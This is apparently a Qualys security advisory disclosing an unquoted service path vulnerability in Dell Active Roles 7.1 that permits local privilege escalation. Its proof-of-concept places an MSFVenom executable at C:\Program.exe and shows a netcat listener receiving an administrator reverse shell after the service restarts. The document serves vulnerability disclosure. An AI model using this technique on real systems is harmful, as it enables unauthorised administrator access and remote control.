## Qualys Security Advisory QSA-2017-07-01

Saturday July 1st, 2017

### **Dell Active Roles 7.x Unquoted Search Path Vulnerability**

### SYNOPSIS:

Dell Active Roles 7.1 uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

Reference:- https://www.oneidentity.com/products/active-roles/

## **VULNERABILITY DETAILS:**

### Lab Setup:

- 1. Target: Dell ActiveRoles 7.1.2.3406
- 2. Target IP Address: 10.113.14.112

#### **Vulnerable/Tested Version:**

Dell Active Roles 7.1.x running on Windows Server 2012. Older versions may also be affected.

	Programs and Features
Panel	~ C

#### Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Organize 👻 Uninstall/Change				
Name	Publisher	Installed On	Size	Version
💯 Dell Active Roles 7.1	Dell Software Inc.	6/15/2017	231 MB	7.1.2.3406
Microsoft ODBC Driver 11 for SQL Server	Microsoft Corporation	6/15/2017	4.61 MB	12.0.2000.8
📒 Microsoft SQL Server 2008 Setup Support Files	Microsoft Corporation	6/15/2017	38.9 MB	10.3.5500.0
Microsoft SQL Server 2012 Native Client	Microsoft Corporation	6/15/2017	9.68 MB	11.1.3000.0
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#### Vulnerability: Unquoted Search Path Vulnerability

The 'Active Roles Synchronization Service' uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

		Services				 x
File Action View	Help					
	) 🗟 🛛 🖬 🕨 🔳 🕪					
Services (Local)	Services (Local)					
		News	Description Chature	Charless Trees	Les On As	
	Active Roles Synchronization	Name	Description Status	Startup Type	Log On As	^
	Service	🥋 Active Directory Domain Services	AD DS Dom Running	Automatic	Local System	≡
		🔍 Active Directory Web Services	This service Running	Automatic	Local System	
	Stop the service Restart the service	🎑 Active Roles Administration Service	Active Roles Running	Automatic	ACTIVEROLES\administrator	
	Restart the service	🔐 Active Roles Synchronization Service	Active Roles Running	Automatic	ACTIVEROLES\administrator	
	<b>D</b> 100	Application Experience	Processes a	Manual (Trig	Local System	

Active Roles Synchronization Service Properties (Local 🗴		
General Log On F	Recovery Dependencies	
Service name:	ARSyncSvc	
Display name:	Active Roles Synchronization Service	
	Active Roles component that performs data	
Path to executable: C:\Program Files\De	ell\Active Roles\7.1\SyncService\SyncService.exe	
Startup type:	Automatic 🗸	
Help me configure s	ervice startup options.	
Service status:	Running	
<u>S</u> tart	Stop Pause Resume	
You can specify the start parameters that apply when you start the service from here.		
Start para <u>m</u> eters:		
	OK Cancel Apply	

## **<u>Risk Factor</u>: High**

## Impact:

If a malicious individual has access to the file system, it is possible to elevate privileges by inserting such a file as "C:\Program.exe" to be run by a privileged program making use of WinExec.

## CVSS Score: AV: L/AC: L/AU: S/C:C/I: C/A:C


## **Proof-Of-Concept:**

1. Log into the target with a low privileged account which has access to the file system.

Local Disk (	C:) Properties	x		
General Tools	Hardware	Sharing		
Security Previou	us Versions	Quota		
Object name: C:\				
Group or user names:				
& CREATOR OWNER		~		
SYSTEM				
👗 Test User (testuser@active	roles.com)			
Administratore (ACTIVEROL	ES\Administratore)	×		
To change permissions, click Edi	it.	🚱 Edit		
Permissions for Test User	Allow	Deny		
Modify		~		
Read & execute	~			
List folder contents	~			
Read	~	=		
Write	~			
Special permissions		~		
For special permissions or advanced settings, Advanced				
Learn about access control and	Learn about access control and permissions			
ОК	Cancel	Apply		

<b>C</b> 33	C:\Windows\system32\cmd.exe	
c:\Users\testuser>net users User name Full Name Comment	testuser testuser Test User	^
User's comment Country/region code Account active Account expires	000 (System Default) Yes Never	=
Password last set Password expires Password changeable Password required User may change password	7/1/2017 12:17:35 AM Never 7/2/2017 12:17:35 AM Yes No	
Workstations allowed Logon script User profile Home directory Last logon	All 7/1/2017 12:17:46 AM	
Logon hours allowed	A11	
Local Group Memberships Global Group memberships The command completed succe	*Domain Users ssfully.	
c:\Users\testuser>ipconfig		
Windows IP Configuration		
Ethernet adapter Ethernet1:		
Media State Connection-specific DNS	: Media disconnected Suffix . :	
Ethernet adapter Ethernet0:		
IPv4 Address	: fe80::b51d:26aa:277b:ad0d%12 : 192.168.253.132 : 255.255.255.0	

2. Create an executable file using MSFVenom.



3. Copy this file to C:\ drive on the target machine.

🖬   💽 🚺 = I	Application Tools	Local Disk (C:)	
File Home Shar	re View Manage		· · · · · · · · · · · · · · · · · · ·
🔄 🍥 🝷 🕇 📕 🕨	Computer 🕨 Local Disk (C:)	✓ C Search Lo	cal Disk (C:)
🔆 Favorites	Name	Date modified Type	Size
Desktop	🌗 inetpub	6/15/2017 4:05 PM File folder	
🐌 Downloads	퉬 PerfLogs	7/26/2012 12:44 AM File folder	
🖳 Recent places	퉬 Program Files	6/16/2017 12:02 AM File folder	
	퉬 Program Files (x86)	6/16/2017 12:03 AM File folder	
🥽 Libraries	🌗 Users	6/16/2017 12:30 AM File folder	
Documents	🌗 Windows	6/15/2017 4:05 PM File folder	
👌 Music	Program.exe	6/17/2017 2:26 AM Application	7 KB
Pictures			

- 4. Wait for System reboot or admin to restart Active Roles Synchronization Service.
- 5. The target machine sends reverse shell after the reboot or when service is restarted.

CIV.	Administrator: C:\Windows\system32\cmd.exe		x
TCP 19 UDP 0. UDP 0.	ministrator>netstat -anbo   find "443" 2.168.253.132:53060 192.168.100.6:443 ESTABLISHED 0.0.0:60443 *:* 0.0.0:61443 *:*	240 1828 1828	^ =
UDP [:	:]:62443 *:* :]:63443 *:* :]:64430 *:*	1828 1828 1828	

root@kali: ~/De	sktop 🕒 🕤 🖉
File Edit View Search Terminal Help	
<pre>root@kali:~/Desktop# nc -nvlp 443 listening on [any] 443 connect to [192.168.100.6] from (UNKNOWN) [192.168.100.4] 606 Microsoft Windows [Version 6.2.9200] (c) 2012 Microsoft Corporation. All rights reserved.</pre>	505
C:\Windows\system32>whoami whoami activeroles\administrator	
C:\Windows\system32>hostname hostname WIN-QCVFKGJCS8A	
C:\Windows\system32>ipconfig ipconfig	
Windows IP Configuration	
Ethernet adapter Ethernet1:	
Media State Media disconnected Connection-specific DNS Suffix . :	
Ethernet adapter Ethernet0:	
Connection-specific DNS Suffix .: Link-local IPv6 Address : fe80::b51d:26aa:277b:a IPv4 Address : 192.168.253.132 Subnet Mask : 255.255.255.0 Default Gateway : 192.168.253.2	ad0d%12

# **CREDITS:**

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

## **CONTACT:**

For more information about the Qualys Security Research Team, visit our website at <u>http://www.qualys.com</u> or send email to <u>research@qualys.com</u>

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